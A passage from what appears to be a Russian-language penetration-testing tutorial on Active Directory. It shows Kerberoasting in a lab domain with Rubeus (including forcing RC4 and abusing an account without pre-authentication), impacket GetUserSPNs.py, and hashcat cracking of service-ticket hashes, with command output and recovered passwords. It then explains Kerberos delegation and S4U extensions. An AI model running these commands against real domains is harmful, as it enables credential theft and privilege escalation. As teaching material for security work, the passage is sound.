параметры означают, что при выполнении атаки Kerberoasting будут получены тикеты TGS AES-128 (тип 17) или AES-256 (тип 18), которые атаковать значительно сложнее, чем тикеты RC4 (тип 23). Разница будет заметна, поскольку тикет, зашифрованный RC4, вернёт хеш, начинающийся с префикса $krb5tgs$23$*, в то время как тикет, зашифрованный AES, вернёт хеш, начинающийся с $krb5tgs$18$*.

В случаях, когда получен хеш учётной записи с шифрованием AES, можно использовать флаг /tgtdeleg в Rubeus для принудительного использования шифрования RC4. Это может сработать в некоторых доменах, в которых RC4 используется для обратной совместимости со старыми сервисами.

Rubeus возвращает список хешей, связанных с различными тикетами TGS. Осталось только попытаться получить пароли, связанные с этими учётными записями, в открытом виде с помощью hashcat. Режим хеширования Hashcat – 13100 (Kerberos 5, etype 23, TGS-REP).

Атака на хеши Kerberoasting с помощью hashcat:

```
C:\Tools\hashcat-6.2.6> hashcat.exe -m 13100 C:\Tools\kerb.txt
C:\Tools\rockyou.txt -O
hashcat (v6.2.6) starting
OpenCL API (OpenCL 2.1 WINDOWS) - Platform #1 [Intel(R) Corporation]
====================================================================
* Device #1: AMD EPYC 7401P 24-Core Processor, 2015/4094 MB (511 MB
allocatable), 4MCU
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 31
Hashes: 6 digests; 6 unique digests, 6 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13
rotates
Rules: 1
Optimizers applied:
* Optimized-Kernel
* Zero-Byte
* Not-Iterated
Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.
Host memory required for this attack: 0 MB
Dictionary cache hit:
* Filename..: C:\Tools\rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384
$krb5tgs$23$*jacob.kelly$INLANEFREIGHT.LOCAL$SVC/[email
protected]*$ac3b7a50ae9b3af123888b5722c56665$cdc909a1608c1fe4e14787df62037
99f26a<SNIP>
```

Как упоминалось ранее, существует один случай, когда можно выполнить атаку Kerberoasting без действительной учётной записи и пароля домена (или оболочки SYSTEM в качестве учётной записи с низкими привилегиями на хосте, присоединённом к домену). Это возможно, если известна учётная запись без включённой предварительной аутентификации Kerberos. Можно использовать эту учётную запись при использовании AS-REQ для запроса тикета TGS для пользователя, поддерживающего Kerberoasting. Это делается путём изменения части тела запроса.

Для выполнения этой атаки потребуется следующее:

1. Имя пользователя учётной записи с отключённой предварительной аутентификацией (DONT_REQ_PREAUTH).
2. Целевое имя SPN или список SPN.

Чтобы имитировать отсутствие аутентификации, воспользуемся функцией Rubeus createnetonly и его окном командной строки для выполнения атаки:

```
C:\Tools> Rubeus.exe createnetonly /program:cmd.exe /show

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/
  v2.2.2
[*] Action: Create Process (/netonly)
[*] Using random username and password.
[*] Showing process : True
[*] Username
[*] Domain
[*] Password
[+] Process
[+] ProcessID
: FQW21FKC
: KNVRD2SG
: IL6X2VCC
: 'cmd.exe' successfully created with LOGON_TYPE = 9
: 6428
[+] LUID            : 0x10885a
```

В новом открывшемся окне командной строки выполним атаку. Если попытаться запустить опцию Kerberoast, атака завершится неудачей, поскольку мы не аутентифицированы:

```
C:\Tools> Rubeus.exe kerberoast

   ______        _
```

```
  (_____ \       | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/
  v2.2.2
[*] Action: Kerberoasting
[!] Unhandled Rubeus exception:
System.DirectoryServices.ActiveDirectory.ActiveDirectoryOperationException
: Current security context is not associated with an Active Directory
domain or forest.
   at
System.DirectoryServices.ActiveDirectory.DirectoryContext.GetLoggedOnDomai
n()
   at
System.DirectoryServices.ActiveDirectory.DirectoryContext.IsContextValid(D
irectoryContext context, DirectoryContextType contextType)
   at System.DirectoryServices.ActiveDirectory.DirectoryContext.isDomain()
   at
System.DirectoryServices.ActiveDirectory.Domain.GetDomain(DirectoryContext
context)
   at Rubeus.Commands.Kerberoast.Execute(Dictionary`2 arguments)
   at Rubeus.Domain.CommandCollection.ExecuteCommand(String commandName,
Dictionary`2 arguments)
   at Rubeus.Program.MainExecute(String commandName, Dictionary`2
parsedArgs)
```

Если добавить пользователя с флагом DONT_REQ_PREAUTH с таким именем, как amber.smith, и SPN, например, MSSQLvc/SQL01:1433 будет возвращён тикет:

```
C:\Tools> Rubeus.exe kerberoast /nopreauth:amber.smith
/domain:inlanefreight.local /spn:MSSQLSvc/SQL01:1433 /nowrap

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/
  v2.2.2
[*] Action: Kerberoasting
[*] Using amber.smith without pre-auth to request service tickets
[*] Target SPN             : MSSQLSvc/SQL01:1433
[*] Using domain controller: DC01.INLANEFREIGHT.LOCAL (172.16.99.3)
[*] Hash                   :
$krb5tgs$23$*MSSQLSvc/SQL01:1433$inlanefreight.local$MSSQLSvc/SQL01:1433*$
7E08E831C13A2EEAEA47C13ECD378E8D$D6E591A4AB495AFEE4BD9E893A39C7B9E77C3D775
9D9923<SNIP>
```

Вместо /spn можно использовать /spns:listofspn.txt для проверки нескольких SPN.

Для выполнения атаки Kerberoasting в Linux можно воспользоваться скриптом GetUserSPNs.py из пакета impacket. Этот инструмент позволяет выполнять поиск учётных записей Kerberoastable, извлекать данные, зашифрованные паролем учётной записи службы, и возвращать хеш, совместимый с hashcat, для дальнейшего перебора:

```
GetUserSPNs.py inlanefreight.local/pixis
Impacket v0.9.22.dev1+20200520.120526.3f1e7ddd - Copyright 2020 SecureAuth
Corporation
Password:
ServicePrincipalName                      Name        MemberOf
PasswordLastSet             LastLogon  Delegation
----------------------------------------  ----------  --------------------
------------------------------  --------------------------  ---------  -
------------
MSSQL_svc_dev/inlanefreight.local:1443   sqldev      CN=Protected
Users,CN=Users,DC=INLANEFREIGHT,DC=LOCAL  2020-07-27 20:46:20.558388
<never>    unconstrained
MSSQLSvc/sql01:1433                       sqlprod     CN=Protected
Users,CN=Users,DC=INLANEFREIGHT,DC=LOCAL  2020-07-27 20:46:27.558399
<never>
MSSQL_svc_qa/inlanefreight.local:1443    sqlqa       CN=Domain
Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL    2020-07-27 20:46:33.792787
<never>
MSSQL_svc_test/inlanefreight.local:1443  sql-test
2020-07-27 20:47:07.574105  <never>
IIS_dev/inlanefreight.local:80           adam.jones
2020-07-27 21:35:57.069094  <never>
```

Узнав о существовании учётных записей, подверженных атаке Kerberoasting, можно запросить тикет TGS для каждой из них и получить хеш в формате hashcat (и John the Ripper) с помощью аргумента -request:

```
GetUserSPNs.py inlanefreight.local/pixis -request
Impacket v0.9.22.dev1+20200520.120526.3f1e7ddd - Copyright 2020 SecureAuth
Corporation
Password:
ServicePrincipalName                      Name        MemberOf
PasswordLastSet             LastLogon  Delegation
----------------------------------------  ----------  --------------------
------------------------------  --------------------------  ---------  -
------------
MSSQL_svc_dev/inlanefreight.local:1443   sqldev      CN=Protected
Users,CN=Users,DC=INLANEFREIGHT,DC=LOCAL  2020-07-27 20:46:20.558388
<never>    unconstrained
MSSQLSvc/sql01:1433                       sqlprod     CN=Protected
```

```
Users,CN=Users,DC=INLANEFREIGHT,DC=LOCAL  2020-07-27 20:46:27.558399
<never>
MSSQL_svc_qa/inlanefreight.local:1443    sqlqa       CN=Domain
Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL    2020-07-27 20:46:33.792787
<never>
MSSQL_svc_test/inlanefreight.local:1443  sql-test
2020-07-27 20:47:07.574105  <never>
IIS_dev/inlanefreight.local:80           adam.jones
2020-07-27 21:35:57.069094  <never>
$krb5tgs$23$*sqldev$INLANEFREIGHT.LOCAL$MSSQL_svc_dev/inlanefreight.local~
1443*$f06349cf7220c21cde1236e53a491a67$c4c2079e9b<SNIP>
$krb5tgs$23$*sqlprod$INLANEFREIGHT.LOCAL$MSSQLSvc/sql01~1433*$577b69c3a2ab
cff0fc3318fd94f90014$9272d9d177c6147a1b773ba12f95<SNIP>
$krb5tgs$23$*sqlqa$INLANEFREIGHT.LOCAL$MSSQL_svc_qa/inlanefreight.local~14
43*$edaecbbcd610e2dd3ef39d6ea2cb3838$b5dbb92fb35b<SNIP>
$krb5tgs$23$*sql-
test$INLANEFREIGHT.LOCAL$MSSQL_svc_test/inlanefreight.local~1443*$989e43ca
34c03490e7de627135599ab4$832a1d7<SNIP>
$krb5tgs$23$*adam.jones$INLANEFREIGHT.LOCAL$IIS_dev/inlanefreight.local~80
*$2b9cfebc5043606bbebb9f140bdf48cb$c05bf3d19a3e26<SNIP>
```

После того, как скрипт GetUserSPNs.py вернёт список хешей, связанных с различными тикетами TGS, можно воспользоваться hashcat, чтобы попытаться получить пароли в открытом виде, связанные с этими учётными записями, используя режим хеширования 13100 (Kerberos 5, etype 23, TGS-REP):

```
hashcat -m 13100 hashes.txt rockyou.txt
hashcat (v5.1.0) starting...
<SNIP>
$krb5tgs$23$*sqlqa$INLANEFREIGHT.LOCAL$MSSQL_svc_qa/inlanefreight.local~14
43*$edaecbbcd<SNIP>ec0ef:Welcome1
$krb5tgs$23$*sqlprod$INLANEFREIGHT.LOCAL$MSSQLSvc/sql01~1433*$577b69c3a2ab
cff0fc3318fd9<SNIP>7170c:Welcome1
$krb5tgs$23$*sql-
test$INLANEFREIGHT.LOCAL$MSSQL_svc_test/inlanefreight.local~1443*$989e<SNI
P>9f08c:Welcome1
$krb5tgs$23$*sqldev$INLANEFREIGHT.LOCAL$MSSQL_svc_dev/inlanefreight.local~
1443*$f06349c<SNIP>173ca:Welcome1
<SNIP>
Session..........: hashcat
Status...........: Exhausted
Hash.Type........: Kerberos 5 TGS-REP etype 23
Hash.Target......: hashes.txt
Time.Started.....: Wed Aug 12 15:24:44 2020 (20 secs)
Time.Estimated...: Wed Aug 12 15:25:04 2020 (0 secs)
Guess.Base.......: File (Tools/Cracking/Wordlists/Passwords/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   707.8 kH/s (11.43ms) @ Accel:64 Loops:1 Thr:64 Vec:8
Recovered........: 4/5 (80.00%) Digests, 4/5 (80.00%) Salts
```

```
Progress.........: 71721925/71721925 (100.00%)
Rejected.........: 0/71721925 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#1...: Salt:4 Amplifier:0-1 Iteration:0-1
Candidates.#1....: $HEX[2321686f74746965] ->
$HEX[042a0337c2a156616d6f732103]
```

Делегирование в протоколе Kerberos

Протокол Kerberos позволяет пользователю аутентифицироваться в сервисе для его последующего использования, а делегирование позволяет этому сервису аутентифицироваться в другом сервисе от имени исходного пользователя.

Например, пользователь проходит аутентификацию на сервере WEBSRV для получения доступа к веб-сайту. После аутентификации на веб-сайте пользователю необходимо получить доступ к информации, хранящейся в базе данных, но не ко всей информации в ней. Учётная запись службы, управляющая веб-сайтом, должна взаимодействовать с базой данных, используя права пользователя, чтобы база данных предоставляла доступ только к тем ресурсам, на которые у пользователя есть права. Для такого случая нужен механизм делегирования. Учётная запись службы, в данном случае WEBSRV$, будет выдавать себя за пользователя при доступе к базе данных. Это и называется механизмом делегирования.

Делегирование в Kerberos существует трёх типов: неограниченное, ограниченное и ограниченное на основе ресурсов. Подробно рассмотрим все три типа делегирования.

Неограниченное делегирование (Unconstrained Delegation) позволяет службе, в данном случае WEBSRV, выдавать себя за пользователя при доступе к любой другой службе. Это слишком разрешительная и опасная привилегия, поэтому не любой пользователь может её предоставить.

Чтобы учётная запись имела неограниченное делегирование, на вкладке Delegation необходимо выбрать параметр Trust this computer for delegation to any service (Kerberos only) (рис. 3).

Только администратор или привилегированный пользователь, которому эти привилегии были явно предоставлены, может установить данный параметр для других учётных записей. В частности, для выполнения этого действия необходимо иметь привилегию SeEnableDelegationPrivilege. Учётная запись службы не может изменять собственные параметры в целях добавления этого параметра.



Рис. 3. Настройка неограниченного делегирования

В частности, при включении этого параметра учётная запись механизмом контроля учётных записей (UAC) помечается как TRUSTED_FOR_DELEGATION.

Если этот флаг установлен для учётной записи службы, и пользователь отправляет запрос TGS на доступ к этой службе, контроллер домена добавит копию TGT пользователя в тикет TGS. Таким образом, учётная запись службы сможет извлечь этот TGT и, следовательно, отправлять запросы TGS к контроллеру домена, используя копию TGT пользователя. Таким образом, служба будет иметь действительный тикет TGS или тикет ST от имени пользователя и сможет получить доступ к любым службам от имени пользователя.

Ограниченное делегирование – это более ограничительный тип делегирования. В этом случае сервис имеет право выдавать себя за пользователя для чётко определённого списка сервисов. Например, сервер WEBSRV может ретранслировать аутентификацию только сервису SQL/DBSRV, но не другим сервисам.

Ограниченное делегирование можно настроить там же, где и неограниченное, на вкладке Delegation учётной записи сервиса (рис. 4). Следует выбрать параметр Trust this computer for delegation to specified services only. Выбор между Kerberos Only и Use any authentication protocol рассмотрим позже.



Рис. 4. Настройка ограниченного делегирования

Как и в случае неограниченного делегирования, этот параметр по умолчанию не может быть изменён учётной записью сервиса. При включении этой опции список служб, разрешённых для делегирования, хранится в атрибуте msDS-AllowedToDelegateTo учётной записи службы, отвечающей за делегирование (рис. 5).

При неограниченном делегировании копия TGT пользователя отправляется учётной записи службы, чего нельзя сказать о случае ограниченного делегирования. Если учётная запись службы (в данном случае WEBSRV) хочет пройти аутентификацию на ресурсе (SQL/DBSRV) от имени пользователя, она должна отправить специальный запрос TGS к контроллеру домена.



Рис. 5. Определение списка служб, разрешённых для делегирования

По сравнению с классическим запросом TGS будут изменены два поля:

1. Поле additional tickets будет содержать копию тикета TGS, отправленного пользователем службе.

2. Флаг cname-in-addl-tkt будет установлен для указания контроллеру домена, что он должен использовать не информацию сервера, а информацию из дополнительных тикетов, т.е. информацию пользователя, которую сервер хочет выдать за свою.

Затем контроллер домена проверит, имеет ли служба право делегировать аутентификацию запрошенному ресурсу и является ли копия тикета TGS пересылаемой (это свойство установлено по умолчанию, но может быть

отключено, если учётная запись конфиденциальна и в параметрах контроля учётных записей пользователя установлен флаг Account is sensitive and cannot be delegated). Если всё пройдёт успешно, контроллер вернёт службе тикет TGS с информацией о пользователе, которому необходимо делегировать доступ к конечному ресурсу.

До сих пор управление делегированием осуществлялось на уровне сервиса, который хотел выдать себя за пользователя для доступа к ресурсу. Ограниченное делегирование на основе ресурсов переносит управление делегированием на конечный ресурс. Список ресурсов, которым можно делегировать, составляется уже не на уровне сервиса, а на уровне ресурса. Любая учётная запись из списка доверенных имеет право делегировать аутентификацию для доступа к ресурсу.

Например, список доверенных записей учётной записи DBSRV$ содержит только учётную запись WEBSRV$. Таким образом, пользователь будет авторизован, если WEBSRV$ захочет выдать себя за пользователя для доступа к сервису, предоставляемому DBSRV. С другой стороны, другим учётным записям не разрешено делегировать аутентификацию ни одному сервису, предоставляемому DBSRV.

В отличие от двух других типов делегирования, ресурс имеет право изменять свой собственный список доверенных записей. Таким образом, любая учётная запись службы имеет право изменять свой список доверенных записей для разрешения одной или нескольким учётным записям делегировать себе аутентификацию.

Если учётная запись службы добавляет одну или несколько учётных записей в свой список доверенных записей, она обновляет свой атрибут msDSAllowedToActOnBehalfOfOtherIdentity в каталоге.

Следующей командой PowerShell добавляем учётную запись WEBSRV$ в список доверенных:

Атрибут обновляется в каталоге, как и ожидалось.

Запрос на делегирование аналогичен запросу на ограниченное делегирование. Учётная запись службы отправляет запрос TGS для доступа к определённому ресурсу. В этот запрос встраивается копия тикета TGS пользователя. Контроллер домена затем проверяет, действительно ли эта служба находится в списке доверенных запрашиваемого ресурса. Если это так, он предоставляет службе тикет TGS для доступа к этому ресурсу от имени пользователя.



Рис. 6

S4U2Proxy и S4U2Self

S4U2Proxy (Service for User to Proxy) и S4U2Self (Service for User to Self) – два расширения Active Directory, которые позволяют выполнять задачу делегирования.

Расширение S4U2Proxy соответствует запросу TGS, сделанному учётной записью службы, с целью выдать себя за пользователя. Учётная запись службы отправляет запрос TGS для доступа к определённому ресурсу, и в этот запрос встраивается копия тикета TGS пользователя. Контроллер домена проверяет, имеет ли служба право делегировать аутентификацию запрошенному ресурсу. Если это так, он предоставляет службе тикет TGS для доступа к этому ресурсу от имени пользователя.

Но что произойдёт, если пользователь прошёл аутентификацию в службе без использования Kerberos и, следовательно, не предоставил тикет TGS? Это ситуация может произойти, если механизм аутентификации использует протокол NTLM. Расширение S4U2Self предлагает решение этой проблемы.

Этот шаг выполняется до расширения S4U2Proxy, поскольку у учётной записи сервиса нет тикета TGS пользователя для встраивания в свой запрос. Расширение S4U2Self позволяет сервису получать пересылаемый тикет TGS самому себе от имени произвольного пользователя. Таким образом, когда пользователь проходит аутентификацию в сервисе, например через NTLM, сервис сначала запрашивает пересылаемый тикет TGS себе от имени пользователя, чтобы действовать так, как если бы пользователь прошёл аутентификацию через Kerberos. Затем, получив этот специальный тикет TGS, сервис может отправить свой запрос TGS на использование желаемого ресурса (S4U2Proxy), встроив в него совершенно новый пересылаемый тикет TGS, который он только что запросил.

Это расширение позволяет выполнить задачу делегирования, даже если протокол аутентификации пользователя и разных сервисов не всегда совпадает. Это так называемый протокол перехода.

Именно эту функцию можно включить или отключить при ограниченном делегировании. Если выбран параметр Use Kerberos only (рис. 7), учётная запись службы не может выполнять смену протокола и, следовательно, не может использовать расширение S4U2Self.

